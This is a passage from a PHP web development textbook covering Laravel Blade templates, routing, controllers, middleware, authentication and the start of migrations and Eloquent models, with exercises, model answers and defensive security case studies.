<div>{!! $trustedHtml !!}</div>               {{-- NOT escaped: only for HTML you
    ↪ trust --}}
```

`{{ … }}` outputs any expression, *escaped*. This single feature eliminates most cross-site scripting bugs: user content is displayed as text unless you deliberately write `{!! … !!}`. `{{-- … --}}` is a Blade comment, which is not sent to the browser (unlike an HTML comment).

26.6.2 Control directives

Blade

```
@if ($notices->isEmpty())
    <p>No notices have been published.</p>
@elseif ($notices->count() === 1)
    <p>One notice.</p>
@else
    <p>{{ $notices->count() }} notices.</p>
@endif

<ul>
@forelse ($notices as $notice)
    <li class="{{ $loop->first ? 'latest' : '' }}">
        {{ $loop->iteration }}. {{ $notice->title }}
    </li>
@empty
    <li>Nothing to show.</li>                    {{-- runs when the collection is
    ↪ empty --}}
@endforelse
</ul>

@auth                                            {{-- only for logged-in users --}}
    <a href="{{ route('notices.create') }}">New notice</a>
@endauth
@guest
    <a href="{{ route('login') }}">Log in</a>
@endguest
```

`@forelse` is a `@foreach` with an `@empty` branch for empty lists. Inside loops, the `$loop` variable provides `index`, `iteration`, `first`, `last`, `count` and more. Other directives include `@unless`, `@isset`, `@switch`, `@for`, `@while`, `@include('partials.alert')` and `@php … @endphp`.

26.6.3 Layouts

Pages share a common layout. The course slides describe *template inheritance*:

Blade | resources/views/layouts/app.blade.php

```
<!DOCTYPE html>
<html lang="{{ str_replace('_', '-', app()->getLocale()) }}">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>@yield('title', 'Notices') | {{ config('app.name') }}</title>
    @vite(['resources/css/app.css', 'resources/js/app.js'])
</head>
<body>
    @include('partials.nav')
    <main class="container">
        @if (session('status'))
```

```
            <p class="flash" role="status">{{ session('status') }}</p>
        @endif
        @yield('content')
    </main>
</body>
</html>
```

Blade | resources/views/notices/index.blade.php

```
@extends('layouts.app')

@section('title', 'All notices')

@section('content')
    <h1>Notices</h1>
    @foreach ($notices as $notice)
        <article>
            <h2><a href="{{ route('notices.show', $notice) }}">{{ $notice->title }}</a></h2>
            <p>{{ Str::limit($notice->body, 150) }}</p>
        </article>
    @endforeach
@endsection
```

`@yield` marks a place in the layout; a child view `@extends` the layout and fills the places with `@section`. The flash message implements the Post/Redirect/Get pattern of Chapter 21: a controller redirects with `->with('status', '…')`, and the layout shows it once.

26.6.4 Components

Modern Laravel projects increasingly use *Blade components*: reusable pieces of interface with their own parameters ("props"), written like HTML tags.

Blade | resources/views/components/notice-card.blade.php

```
@props(['notice'])
<article {{ $attributes->merge(['class' => 'card']) }}>
    <span class="badge">{{ $notice->category }}</span>
    <h2>{{ $notice->title }}</h2>
    <p>{{ Str::limit($notice->body, 120) }}</p>
    <time datetime="{{ $notice->published_at->toDateString() }}">
        {{ $notice->published_at->diffForHumans() }}
    </time>
</article>
```

Blade | Using the component

```
@foreach ($notices as $notice)
    <x-notice-card :notice="$notice" class="mb-4" />
@endforeach
```

The prefix `x-` marks a component; `:notice="$notice"` passes a PHP value; ordinary attributes such as `class` are merged into the root element. Layouts themselves can be components (`<x-app-layout>` with a `$slot`), which is the style used by Laravel's starter kits.

26.6.5 Forms

Blade | `resources/views/notices/create.blade.php (form)`

```
<form method="POST" action="{{ route('notices.store') }}">
    @csrf                                          {{-- hidden CSRF token field --}}

    <label for="title">Title</label>
    <input id="title" name="title" value="{{ old('title') }}"
           class="@error('title') is-invalid @enderror">
    @error('title')
        <p class="error">{{ $message }}</p>
    @enderror

    <label for="body">Notice</label>
    <textarea id="body" name="body" rows="6">{{ old('body') }}</textarea>
    @error('body') <p class="error">{{ $message }}</p> @enderror

    <button type="submit">Publish</button>
</form>
```

Compare this with the form of Chapter 21. `@csrf` inserts the token that Laravel checks on every POST, PUT, PATCH and DELETE request (a missing token gives a 419 error); `old('title')` refills the field after a failed validation (the "sticky form"); `@error` displays the message for one field. HTML forms support only GET and POST; for PUT, PATCH and DELETE, add `@method('PUT')`, which sends a hidden `_method` field that Laravel honours.

26.6.6 Assets with Vite

Laravel uses **Vite** to compile and bundle CSS and JavaScript from `resources/`. The `@vite` directive in the layout inserts the right `<link>` and `<script>` tags: during development, it connects to the Vite dev server, which reloads the browser instantly when you save a file; after `npm run build`, it links versioned, minified files in `public/build`. New Laravel projects are configured for Tailwind CSS (Chapter 12), and Bootstrap can be installed instead with npm.

✔ Check Your Understanding

1. Why is `.env` not committed to version control?
2. Which folder is the web server's document root, and why?
3. What is the difference between `{{ $x }}` and `{!! $x !!}`?
4. What does `@csrf` do, and what happens without it?

26.7 The Notice Board: Plan

Over the next chapters we build the Campus Notice Board:

Chapter 27 routes, controllers, authentication and middleware (only staff may publish);

Chapter 28 the database: migrations, the `Notice` and `Category` models, relationships, seeding and pagination;

Chapter 29 validation with form requests, authorisation policies, error pages and logging;

Chapter 30 a REST API for the notices, for a mobile app;

Chapter 31 live search and "load more" with JavaScript and JSON.

Real-World Case: The debug page that exposed the database

Scenario. A team deploys its Laravel project to a public server by copying the project folder, including the development `.env` file, and pointing the web server at the project's root folder rather than at `public/`.

Problem. Visitors can download `https://example.com/.env`, which contains the database password and the `APP_KEY`. Also, `APP_DEBUG=true` makes every error display a detailed page with source code and environment variables.

Analysis. The document root was wrong, exposing every file; debug mode was left on in production; and the secrets were those of development.

Solution. Point the virtual host at `public/`; create a separate production `.env` with `APP_ENV=production`, `APP_DEBUG=false`, a new `APP_KEY` (`php artisan key:generate`) and new database credentials; rotate all leaked secrets; deploy with a proper process (Chapter 35).

Lesson. Frameworks are secure by default only when deployed as intended.

Chapter Summary

- Frameworks provide tested infrastructure, security defaults and a common structure; Laravel is the leading PHP framework, with routing, Blade, Eloquent, validation, authentication, queues and Artisan.
- Install with Composer, configure secrets and environment settings in `.env` (never committed), and run with `php artisan serve` and Vite.
- The key folders are `app`, `routes`, `resources/views`, `database`, `config` and `public` (the only public folder).
- A request passes through `public/index.php`, bootstrapping, middleware, the router and a controller, and the response returns through the middleware.
- Artisan generates code and manages the application.
- Blade escapes output with `{{ }}`, offers directives such as `@if`, `@foreach`, `@auth`, `@csrf` and `@error`, and supports layouts (`@extends`, `@section`, `@yield`) and components (`<x-…>`).

Key Terms

web framework	service provider	@extends / @section / @yield
Laravel	Artisan	Blade component
Composer	route	props
vendor folder	view()	@csrf
.env	Blade	old()
APP_KEY	escaped output	@error
APP_DEBUG	directive	@method
config()	$loop	flash message
document root	@auth	Vite
request life cycle	layout	

Review Questions

1. List five advantages of using a framework rather than plain PHP.
2. Explain the purpose of the `.env` file and why it must be kept secret.
3. Describe the purpose of the folders `app`, `routes`, `resources/views`, `database` and `public`.
4. Describe the life cycle of a Laravel request.
5. Give five Artisan commands and what they do.
6. Write a route that displays a view called `contact` with a variable `$email`.
7. Explain how Blade prevents XSS.
8. Explain template inheritance with `@extends`, `@section` and `@yield`.
9. What are Blade components, and how are data and attributes passed to them?
10. Rewrite the form of Chapter 21 in Blade.

Exam-Style Questions

1. **[5 marks]** What is Laravel? Describe its directory structure and the request life cycle.
2. **[5 marks]** Write a master layout and a child view in Blade for a page listing products passed from a route as `$products`, showing "No products" when the list is empty.
3. **[4 marks]** Explain how Laravel protects forms against CSRF and how validation errors and old input are displayed in Blade.

Model answer to Question 2.

Blade | resources/views/layouts/shop.blade.php

```
<!DOCTYPE html>
<html lang="en">
<head><meta charset="UTF-8"><title>@yield('title') | Shop</title></head>
<body>
  <header><a href="/">Shop</a></header>
```

```
  <main>@yield('content')</main>
</body>
</html>
```

Blade | resources/views/products/index.blade.php

```
@extends('layouts.shop')
@section('title', 'Products')
@section('content')
  <h1>Products</h1>
  <ul>
    @forelse ($products as $product)
      <li>{{ $product->name }} &mdash; Tk {{ number_format($product->price, 2) }}</li>
    @empty
      <li>No products</li>
    @endforelse
  </ul>
@endsection
```

The route would be `Route::get('/products', fn () => view('products.index', ['products' => Product::all()]));`.

Answers to Check Your Understanding

1. It contains secrets (passwords, keys) and environment-specific settings; committing it would expose them and force every environment to share settings.
2. `public/`; only files intended for the public (the front controller and compiled assets) should be reachable, keeping code and `.env` out of reach.
3. `{{ }}` escapes the output with `htmlspecialchars`; `{!! !!}` outputs raw HTML.
4. It adds a hidden field containing the session's CSRF token; without it, Laravel rejects the POST with a 419 "Page Expired" error.

CHAPTER 27

Routing, Controllers, Middleware and Authentication

Learning Outcomes — **Course Outcome: CO3**

After studying this chapter you should be able to:

- define routes for every HTTP method, with required, optional and constrained parameters;
- name routes and generate URLs with `route()`, and group routes by prefix, name and middleware;
- write controllers, including resource controllers, and use route–model binding;
- read input from the `Request` object and return views, redirects, JSON and error responses;
- explain middleware, use the built-in middleware, and write and register custom middleware;
- add authentication to an application and restrict routes to logged-in users and roles.

A Laravel application is a map from requests to code. The *router* holds that map, *controllers* contain the code, and *middleware* wraps every request with cross-cutting checks such as "is the user logged in?". This chapter covers all three and adds authentication to the Campus Notice Board.

27.1 Routing

27.1.1 Basic routes

Routes in `routes/web.php` map an HTTP method and a URI to an action:

PHP | routes/web.php

```php
use Illuminate\Support\Facades\Route;
use App\Http\Controllers\NoticeController;

Route::get('/', [NoticeController::class, 'index']);          // controller action
Route::get('/about', fn () => view('about'));                  // closure
Route::view('/contact', 'contact');                            // view shortcut
Route::redirect('/home', '/', 301);                            // redirect shortcut

```

```php
Route::post('/notices', [NoticeController::class, 'store']);
Route::put('/notices/{notice}', [NoticeController::class, 'update']);
Route::delete('/notices/{notice}', [NoticeController::class, 'destroy']);
Route::match(['get', 'post'], '/search', [SearchController::class, 'index']);
```

The methods mirror HTTP (Chapter 4): `get`, `post`, `put`, `patch`, `delete` and `options`. Web routes automatically receive the `web` middleware group: sessions, cookie encryption and CSRF protection.

27.1.2 Route parameters

PHP

```php
Route::get('/notices/{id}', fn (string $id) => "Notice $id");                  // required
Route::get('/users/{name?}', fn (?string $name = 'Guest') => "Hello, $name!");  // optional + default

Route::get('/students/{id}', [StudentController::class, 'show'])
    ->where('id', '[0-9]{7}');                    // constraint: exactly 7 digits, else 404
Route::get('/notices/{year}/{slug}', [NoticeController::class, 'archive'])
    ->whereNumber('year')->whereAlphaNumeric('slug');
```

Parameters are passed to the action in order. Constraints make the router reject invalid URLs with a 404 before any of your code runs.

27.1.3 Named routes

PHP

```php
Route::get('/notices/{notice}', [NoticeController::class, 'show'])->name('notices.show');
```

Blade

```blade
<a href="{{ route('notices.show', $notice) }}">{{ $notice->title }}</a>   {{-- /notices/12 --}}
```

PHP | In a controller

```php
return redirect()->route('notices.show', $notice);
```

Always link to named routes rather than hard-coding URLs: if a URL changes, you update one route definition and every link follows.

27.1.4 Route groups

Routes that share a prefix, a name prefix or middleware are grouped:

PHP

```php
Route::prefix('admin')->name('admin.')->middleware(['auth', 'role:staff'])->group(
    ↪ function () {
    Route::get('/dashboard', [AdminController::class, 'dashboard'])->name('dashboard
    ↪ ');   // /admin/dashboard
    Route::get('/reports',   [AdminController::class, 'reports'])->name('reports');
    ↪       // admin.reports
});
```

27.1.5 Resource routes

Most models need the same seven actions. A single line registers them all, following REST conventions (Chapter 30):

PHP

```php
Route::resource('notices', NoticeController::class);
```

Table 27.1. Routes created by `Route::resource('notices', …)`.

Method	URI	Action	Route name
GET	`/notices`	`index`	`notices.index`
GET	`/notices/create`	`create`	`notices.create`
POST	`/notices`	`store`	`notices.store`
GET	`/notices/{notice}`	`show`	`notices.show`
GET	`/notices/{notice}/edit`	`edit`	`notices.edit`
PUT/PATCH	`/notices/{notice}`	`update`	`notices.update`
DELETE	`/notices/{notice}`	`destroy`	`notices.destroy`

`->only(['index', 'show'])` or `->except([…])` limit the set. `php artisan route:list` shows every registered route:

```
➤ php artisan route:list –path=notices

  GET|HEAD   notices ..................  notices.index   > NoticeController@index
  POST       notices ..................  notices.store   > NoticeController@store
  GET|HEAD   notices/create ............  notices.create  > NoticeController@create
  GET|HEAD   notices/{notice} ..........  notices.show    > NoticeController@show
  PUT|PATCH  notices/{notice} ..........  notices.update  > NoticeController@update
  DELETE     notices/{notice} ..........  notices.destroy > NoticeController@destroy
  GET|HEAD   notices/{notice}/edit .....  notices.edit    > NoticeController@edit
```

27.2 Controllers

A **controller** groups the actions for one part of the application. Generate a resource controller with `php artisan make:controller NoticeController --resource --model=Notice`.

PHP | app/Http/Controllers/NoticeController.php

```php
<?php

namespace App\Http\Controllers;

use App\Http\Requests\StoreNoticeRequest;
use App\Models\Category;
use App\Models\Notice;
use Illuminate\Http\Request;
use Illuminate\Support\Facades\Gate;

class NoticeController extends Controller
{
    public function index(Request $request)
    {
        $notices = Notice::with('category')
            ->published()
            ->search($request->query('q'))
            ->latest('published_at')
            ->paginate(10)
            ->withQueryString();

        return view('notices.index', compact('notices'));   // ['notices' => $notices]
    }

    public function create()
    {
        return view('notices.create', ['categories' => Category::orderBy('name')->get()]);
    }

    public function store(StoreNoticeRequest $request)       // validated before this line runs
    {
        $notice = $request->user()->notices()->create($request->validated());
        return redirect()->route('notices.show', $notice)->with('status', 'Notice published.');
    }

    public function show(Notice $notice)                     // route-model binding
    {
        return view('notices.show', compact('notice'));
    }

    public function edit(Notice $notice)
    {
        Gate::authorize('update', $notice);                  // policy check (Chapter 29)
```

```
        return view('notices.edit', ['notice' => $notice, 'categories' => Category::all()]);
    }

    public function update(StoreNoticeRequest $request, Notice $notice)
    {
        Gate::authorize('update', $notice);
        $notice->update($request->validated());
        return redirect()->route('notices.show', $notice)->with('status', 'Notice updated.');
    }

    public function destroy(Notice $notice)
    {
        Gate::authorize('delete', $notice);
        $notice->delete();
        return redirect()->route('notices.index')->with('status', 'Notice deleted.');
    }
}
```

Compare this with the Student Manager of Chapter 24: the same operations, but connection handling, CSRF checks, validation and error pages are handled by the framework, and each action is a few lines expressing only the application's intent. The query methods (`published()`, `search()`) and relationships are defined in the model (Chapter 28); validation is in the form request (Chapter 29).

27.2.1 Route–model binding

When a route parameter has the same name as a type-hinted model parameter — `{notice}` and `Notice $notice` — Laravel automatically runs `Notice::findOrFail($id)` and passes the model to the controller. If no row exists, it responds with 404. This removes the repetitive "load or 404" code of Chapter 24. To look models up by another column, write `{notice:slug}` in the route.

27.2.2 The Request object

Type-hinting `Illuminate\Http\Request` in an action gives access to everything about the current request:

PHP

```
$request->input('title');                // from the body or query string (with default: input('x', 'd'))
$request->query('page', 1);              // query string only
$request->only(['title', 'body']);       // an array of selected fields
$request->boolean('pinned');             // "1", "true", "on", "yes" -> true
$request->has('q'); $request->filled('q');
$request->file('attachment');            // an UploadedFile object
$request->user();                        // the logged-in user, or null
$request->ip(); $request->method(); $request->path(); $request->expectsJson();
```

27.2.3 Responses

PHP

```php
return view('notices.index', ['notices' => $notices]);          // HTML page
return redirect()->route('notices.index')->with('status', 'Saved.');
return back()->withErrors(['title' => 'Too short'])->withInput(); // back to the
    ↪ form
return response()->json(['ok' => true], 201);                    // JSON with a
    ↪ status code
return response()->download(storage_path('app/reports/term2.pdf'));
abort(404);                                                       // error page
    ↪ with status
abort_if(! $notice->is_published, 403);
```

Returning an Eloquent model or collection directly from a route also produces JSON.

✔ Check Your Understanding

1. Which seven actions does a resource controller have, and which HTTP methods do they use?
2. What does route–model binding do when the ID does not exist?
3. Why should links use `route()` rather than hard-coded URLs?

27.3 Middleware

Definition — Middleware

Middleware is code that runs before and/or after the application handles a request. Each middleware receives the request, can inspect or modify it, reject it, or pass it on to the next layer, and can inspect or modify the response on the way back.

The course slides use the *onion* analogy: middleware forms layers around the application, and every request must pass inwards through each layer to reach the controller, and outwards again with the response (Figure 27.1).

Typical uses: checking authentication and roles, protecting against CSRF, starting sessions, rate-limiting, adding security headers, logging, handling CORS, and putting the site into maintenance mode.

27.3.1 Built-in middleware

PHP

```php
Route::get('/dashboard', DashboardController::class)->middleware('auth');       //
    ↪ logged-in users only
Route::get('/login', [LoginController::class, 'show'])->middleware('guest');    //
    ↪ NOT logged in
Route::post('/login', [LoginController::class, 'store'])->middleware('throttle:5,1');
    ↪  // 5 tries/minute
```




Figure 27.1. Middleware as layers of an onion around the controller.

```php
Route::get('/profile', ProfileController::class)->middleware(['auth', 'verified']);
    // e-mail verified
```

`auth` redirects guests to the named route `login` (or returns 401 for JSON requests); `throttle` returns 429 Too Many Requests when a limit is exceeded, which slows down password-guessing attacks.

27.3.2 Writing middleware

Only staff members should publish notices. Generate a middleware with `php artisan make:middleware EnsureUserHasRole`:

PHP | app/Http/Middleware/EnsureUserHasRole.php

```php
<?php

namespace App\Http\Middleware;

use Closure;
use Illuminate\Http\Request;
use Symfony\Component\HttpFoundation\Response;

class EnsureUserHasRole
{
    public function handle(Request $request, Closure $next, string ...$roles): Response
    {
        if (! $request->user() || ! in_array($request->user()->role, $roles, true)) {
            abort(403, 'You are not allowed to access this page.');   // stop here
        }

        $response = $next($request);          // pass the request to the next layer

        // code here would run AFTER the controller, e.g. adding a header:
```

```
        // $response->headers->set('X-Checked-Role', implode(',', $roles));

        return $response;
    }
}
```

➤ How it works

`handle` receives the request and `$next`, a closure representing the rest of the onion. Code before `$next($request)` runs on the way in; code after it runs on the way out. Not calling `$next` — here, by aborting — stops the request from reaching the controller. Extra parameters after a colon in the route (`role:staff,admin`) arrive as `$roles`.

27.3.3 Registering middleware

In Laravel 11 and later, middleware is registered in `bootstrap/app.php`:

PHP | bootstrap/app.php (extract)

```php
->withMiddleware(function (Middleware $middleware) {
    $middleware->alias([
        'role' => \App\Http\Middleware\EnsureUserHasRole::class,     // short name
    ↪ for routes
    ]);
    $middleware->web(append: [
        \App\Http\Middleware\AddSecurityHeaders::class,              // run on every
    ↪  web request
    ]);
})
```

(In Laravel 10 and earlier, which the course slides describe, the same registrations are made in `app/Http/Kernel.php`, in the `$middlewareAliases` and `$middlewareGroups` arrays.) The middleware is then applied like the built-in ones:

PHP | routes/web.php

```php
Route::resource('notices', NoticeController::class)->only(['index', 'show']);    //
    ↪ public

Route::middleware(['auth', 'role:staff,admin'])->group(function () {
    Route::resource('notices', NoticeController::class)->except(['index', 'show']);
});
```

27.4 Authentication

27.4.1 Starter kits

Laravel's *starter kits* generate complete, tested authentication features — registration, login, logout, password reset by e-mail, e-mail verification and profile editing — with views and routes you can customise. Current kits are offered for Blade with Livewire, React and Vue (`laravel`

`new` asks which to use); older projects commonly use *Breeze*. Using a starter kit is strongly recommended over writing authentication yourself: it is easy to make subtle security mistakes.

27.4.2 How authentication works

Under the hood, Laravel does what Chapter 22 did by hand:

PHP | A simplified login controller

```php
use Illuminate\Support\Facades\Auth;

public function store(Request $request)
{
    $credentials = $request->validate([
        'email'    => ['required', 'email'],
        'password' => ['required'],
    ]);

    if (Auth::attempt($credentials, $request->boolean('remember'))) {   // password_verify + session
        $request->session()->regenerate();                               // prevent session fixation
        return redirect()->intended(route('notices.index'));             // back to the page they wanted
    }

    return back()->withErrors(['email' => 'These credentials do not match our records.'])
                 ->onlyInput('email');
}

public function destroy(Request $request)                  // logout (a POST route)
{
    Auth::logout();
    $request->session()->invalidate();
    $request->session()->regenerateToken();                // new CSRF token
    return redirect('/');
}
```

`Auth::attempt` looks up the user by e-mail, checks the password hash (stored with `Hash::make`, which uses bcrypt or Argon2), and stores the user's ID in the session. Finally, the `intended()` redirect returns users to the protected page that sent them to the login form.

27.4.3 Using the authenticated user

PHP

```php
Auth::check();                // true if logged in       (also: auth()->check())
Auth::user();                 // the User model or null  (also: $request->user())
Auth::id();                   // the user's ID
```

Blade

```blade
@auth
    <span>Signed in as {{ auth()->user()->name }}</span>
    <form method="POST" action="{{ route('logout') }}">@csrf <button>Log out</button></form>
@else
    <a href="{{ route('login') }}">Log in</a>
@endauth
```

Real-World Case: The admin page that relied on a hidden link

Scenario. In a club management system, the "Delete member" button is shown only to admins, using `@if(auth()->user()->role === 'admin')` in the Blade view. The route `Route::delete('/members/{member}', …)` has no middleware.

Problem. An ordinary member reads the page's HTML in DevTools, sees the form's URL, and submits a DELETE request with his own valid session and CSRF token. Members disappear.

Analysis. Hiding a button is presentation, not security. The route itself did not check the role.

Solution. Protect the route: `->middleware(['auth', 'role:admin'])`, and add a policy check in the controller (Chapter 29). Keep the `@if` as well, for a clean interface.

Lesson. Authorisation belongs on the server, on every route and action — the view only decides what to show.

Chapter Summary

- Routes map methods and URIs to closures or controller actions; parameters can be optional and constrained; named routes and `route()` generate URLs; groups share prefixes, names and middleware.
- `Route::resource` registers the seven RESTful actions; `route:list` displays them.
- Controllers hold actions; route–model binding loads models (or returns 404); the `Request` object gives typed access to input; actions return views, redirects, JSON, downloads or `abort()`.
- Middleware wraps requests like an onion; built-in middleware handles authentication, guests, throttling and CSRF; custom middleware is registered in `bootstrap/app.php` (Laravel 11+) or `Kernel.php` (older versions).
- Starter kits provide authentication; `Auth::attempt`, session regeneration and `intended()` implement the login flow; every protected route needs server-side checks.

Key Terms

router	controller	$next
route	resource controller	auth middleware
route parameter	route–model binding	guest middleware
optional parameter	findOrFail	throttle
constraint	Request object	middleware alias
named route	response	bootstrap/app.php
route() helper	redirect	starter kit
route group	abort	Auth::attempt
resource route	middleware	intended redirect
route:list	onion model	@auth

Review Questions

1. Write routes for: a home page; a page `/courses/{code}` where the code has the pattern `CSE-1234`; an optional `/search/{term?}`.
2. Explain named routes and the `route()` helper.
3. Write a route group for `/teacher/…` pages that requires login and the role `teacher`.
4. List the seven routes created by `Route::resource('courses', CourseController::class)`.
5. Explain route–model binding with an example.
6. Describe five methods of the `Request` object.
7. What is middleware? Explain the onion analogy.
8. Write a middleware that blocks requests outside the hours 08:00–20:00.
9. How does Laravel's login process prevent session fixation?

Exam-Style Questions

1. **[6 marks]** Write a resource controller for `Book` with `index`, `store` and `destroy` actions, and the corresponding routes. Explain route–model binding in `destroy`.
2. **[5 marks]** What is middleware in Laravel? Write a custom middleware that allows only users whose `is_admin` column is true, register it and apply it to a group of routes.
3. **[4 marks]** Compare the `auth`, `guest` and `throttle` middleware and give a use for each.

Model answer to Question 2.

PHP

```php
// app/Http/Middleware/EnsureUserIsAdmin.php
public function handle(Request $request, Closure $next): Response
{
    if (! $request->user()?->is_admin) {
        abort(403);                              // not logged in, or not an admin
    }
    return $next($request);                      // continue to the controller
}
```

```
9
10 // bootstrap/app.php
11 ->withMiddleware(function (Middleware $middleware) {
12     $middleware->alias(['admin' => \App\Http\Middleware\EnsureUserIsAdmin::class]);
13 })
14
15 // routes/web.php
16 Route::middleware(['auth', 'admin'])->prefix('admin')->group(function () {
17     Route::get('/users', [UserAdminController::class, 'index']);
18     Route::delete('/users/{user}', [UserAdminController::class, 'destroy']);
19 });
```

The `auth` middleware runs first and redirects guests to the login page; the `admin` middleware then checks the flag and returns 403 for non-admins; only admins reach the controllers.

Answers to Check Your Understanding

1. `index` (GET), `create` (GET), `store` (POST), `show` (GET), `edit` (GET), `update` (PUT/PATCH), `destroy` (DELETE).
2. It responds with 404 Not Found automatically.
3. If a URL changes, only the route definition changes; all links generated from the name update automatically.

CHAPTER 28

Databases in Laravel: Migrations and Eloquent

Learning Outcomes — **Course Outcome: CO3**

After studying this chapter you should be able to:

- define and evolve a database schema with migrations, and run and roll them back;
- explain object–relational mapping and create Eloquent models following Laravel's conventions;
- create, read, update and delete records with Eloquent, and protect against mass assignment;
- build queries with conditions, ordering, aggregates and pagination, and work with collections;
- define one-to-many, many-to-many and one-to-one relationships, and avoid the N+1 query problem with eager loading;
- write query scopes, attribute casts and accessors, and use soft deletes;
- generate test data with factories and seeders.

Chapters 23 and 24 worked with the database through SQL strings and arrays. Laravel adds two tools that change how you work with data. *Migrations* describe the database schema in version-controlled PHP files, so that every developer and server has exactly the same tables. *Eloquent* lets you treat rows as PHP objects with methods and relationships, writing `$notice->category->name` instead of a join. Underneath, it still issues the prepared SQL queries of Chapter 24.

28.1 Configuring the Database

The connection is configured in `.env` (Chapter 26). New projects default to SQLite, a single file in `database/database.sqlite`, which needs no server; for MySQL, set `DB_CONNECTION=mysql` and the host, database, user and password, and create the empty database (for example in phpMyAdmin). Laravel's code is identical for both.

28.2 Migrations

Definition — Migration

A **migration** is a PHP class that describes a change to the database schema — creating a table, adding a column, adding an index — together with how to reverse it. Migrations are "version control for the database".

➤ **Creating migrations**

```
$ php artisan make:migration create_categories_table
$ php artisan make:model Notice -mfs      # model + migration + factory + seeder in
    ↪ one step
```

PHP | database/migrations/2026_09_20_100000_create_categories_table.php

```php
<?php

use Illuminate\Database\Migrations\Migration;
use Illuminate\Database\Schema\Blueprint;
use Illuminate\Support\Facades\Schema;

return new class extends Migration
{
    public function up(): void                          // apply the change
    {
        Schema::create('categories', function (Blueprint $table) {
            $table->id();                               // BIGINT UNSIGNED
    ↪ AUTO_INCREMENT PRIMARY KEY
            $table->string('name', 60)->unique();
            $table->string('colour', 20)->default('slate');
            $table->timestamps();                       // created_at and updated_at
        });
    }

    public function down(): void                        // reverse it
    {
        Schema::dropIfExists('categories');
    }
};
```

PHP | database/migrations/2026_09_20_100100_create_notices_table.php (up method)

```php
Schema::create('notices', function (Blueprint $table) {
    $table->id();
    $table->foreignId('user_id')->constrained()->cascadeOnDelete();      // FK to
    ↪ users.id
    $table->foreignId('category_id')->constrained()->restrictOnDelete(); // FK to
    ↪ categories.id
    $table->string('title', 150);
```

```php
    $table->string('slug', 170)->unique();
    $table->text('body');
    $table->boolean('is_pinned')->default(false);
    $table->timestamp('published_at')->nullable()->index();             // null =
    ↪ draft
    $table->timestamps();
    $table->softDeletes();                                                //
    ↪ deleted_at (soft deletes)
});
```

➤ Running and managing migrations

```
$ php artisan migrate                # run all pending migrations
   INFO  Running migrations.
  2026_09_20_100000_create_categories_table ..... 12.41ms DONE
  2026_09_20_100100_create_notices_table ........ 18.07ms DONE
$ php artisan migrate:status         # which migrations have run
$ php artisan migrate:rollback       # undo the last batch (runs down())
$ php artisan migrate:fresh --seed   # drop everything, re-run all, seed (development
    ↪  only!)
```

➤ How it works

The *schema builder* translates column definitions into the SQL of the configured database: the call `$table->id()` becomes an auto-incrementing primary key, the call `foreignId('user_id')` followed by `constrained()` becomes a foreign key referencing `users(id)`, and so on. Laravel records which migrations have run in a `migrations` table, so `migrate` runs only new ones. To change an existing table later, never edit an old migration that has already run on other machines; create a new one:

PHP | A later migration that adds a column

```php
Schema::table('notices', function (Blueprint $table) {
    $table->string('attachment_path')->nullable()->after('body');
});
```

Table 28.1. Common schema builder column types.

Method	Column
`id()`, `foreignId('x_id')`	Big integer primary key; big integer for foreign keys
`string('name', 100)`, `text('body')`	`VARCHAR`; `TEXT`
`integer`, `unsignedTinyInteger`, `decimal('price', 10, 2)`	Numbers
`boolean`, `date`, `dateTime`, `timestamp`, `json`, `enum('role', […])`	Other types
`timestamps()`, `softDeletes()`	`created_at`/`updated_at`; `deleted_at`
Modifiers: `->nullable()`, `->default(…)`, `->unique()`, `->index()`	Constraints and indexes

28.3 Eloquent Models

Eloquent is Laravel's **object–relational mapper** (ORM): each table has a *model* class, each row is an instance of the model, and each column is a property.

28.3.1 Conventions

By convention, the model `Notice` uses the table `notices` (the plural, snake-case name), the primary key `id`, and the timestamp columns `created_at` and `updated_at`, which Eloquent fills automatically. Following conventions means almost no configuration; each can be overridden (`protected $table = 'tbl_notice';`).

PHP | app/Models/Notice.php

```php
<?php

namespace App\Models;

use Illuminate\Database\Eloquent\Builder;
use Illuminate\Database\Eloquent\Factories\HasFactory;
use Illuminate\Database\Eloquent\Model;
use Illuminate\Database\Eloquent\Relations\BelongsTo;
use Illuminate\Database\Eloquent\SoftDeletes;

class Notice extends Model
{
    use HasFactory, SoftDeletes;

    protected $fillable = ['title', 'slug', 'body', 'category_id', 'is_pinned', 'published_at'];

    protected function casts(): array
    {
        return [
            'is_pinned'    => 'boolean',          // 0/1 in the database, true/false in PHP
            'published_at' => 'datetime',         // a Carbon date object
        ];
    }

    public function user(): BelongsTo         { return $this->belongsTo(User::class); }
    public function category(): BelongsTo     { return $this->belongsTo(Category::class); }

    public function scopePublished(Builder $query): void            // Notice::published()
    {
        $query->whereNotNull('published_at')->where('published_at', '<=', now());
    }

```

```php
    public function scopeSearch(Builder $query, ?string $term): void // Notice::
    ↪ search('exam')
    {
        if ($term) {
            $query->where(fn ($q) => $q->where('title', 'like', "%{$term}%")
                                       ->orWhere('body', 'like', "%{$term}%"));
        }
    }
}
```

28.3.2 Mass assignment

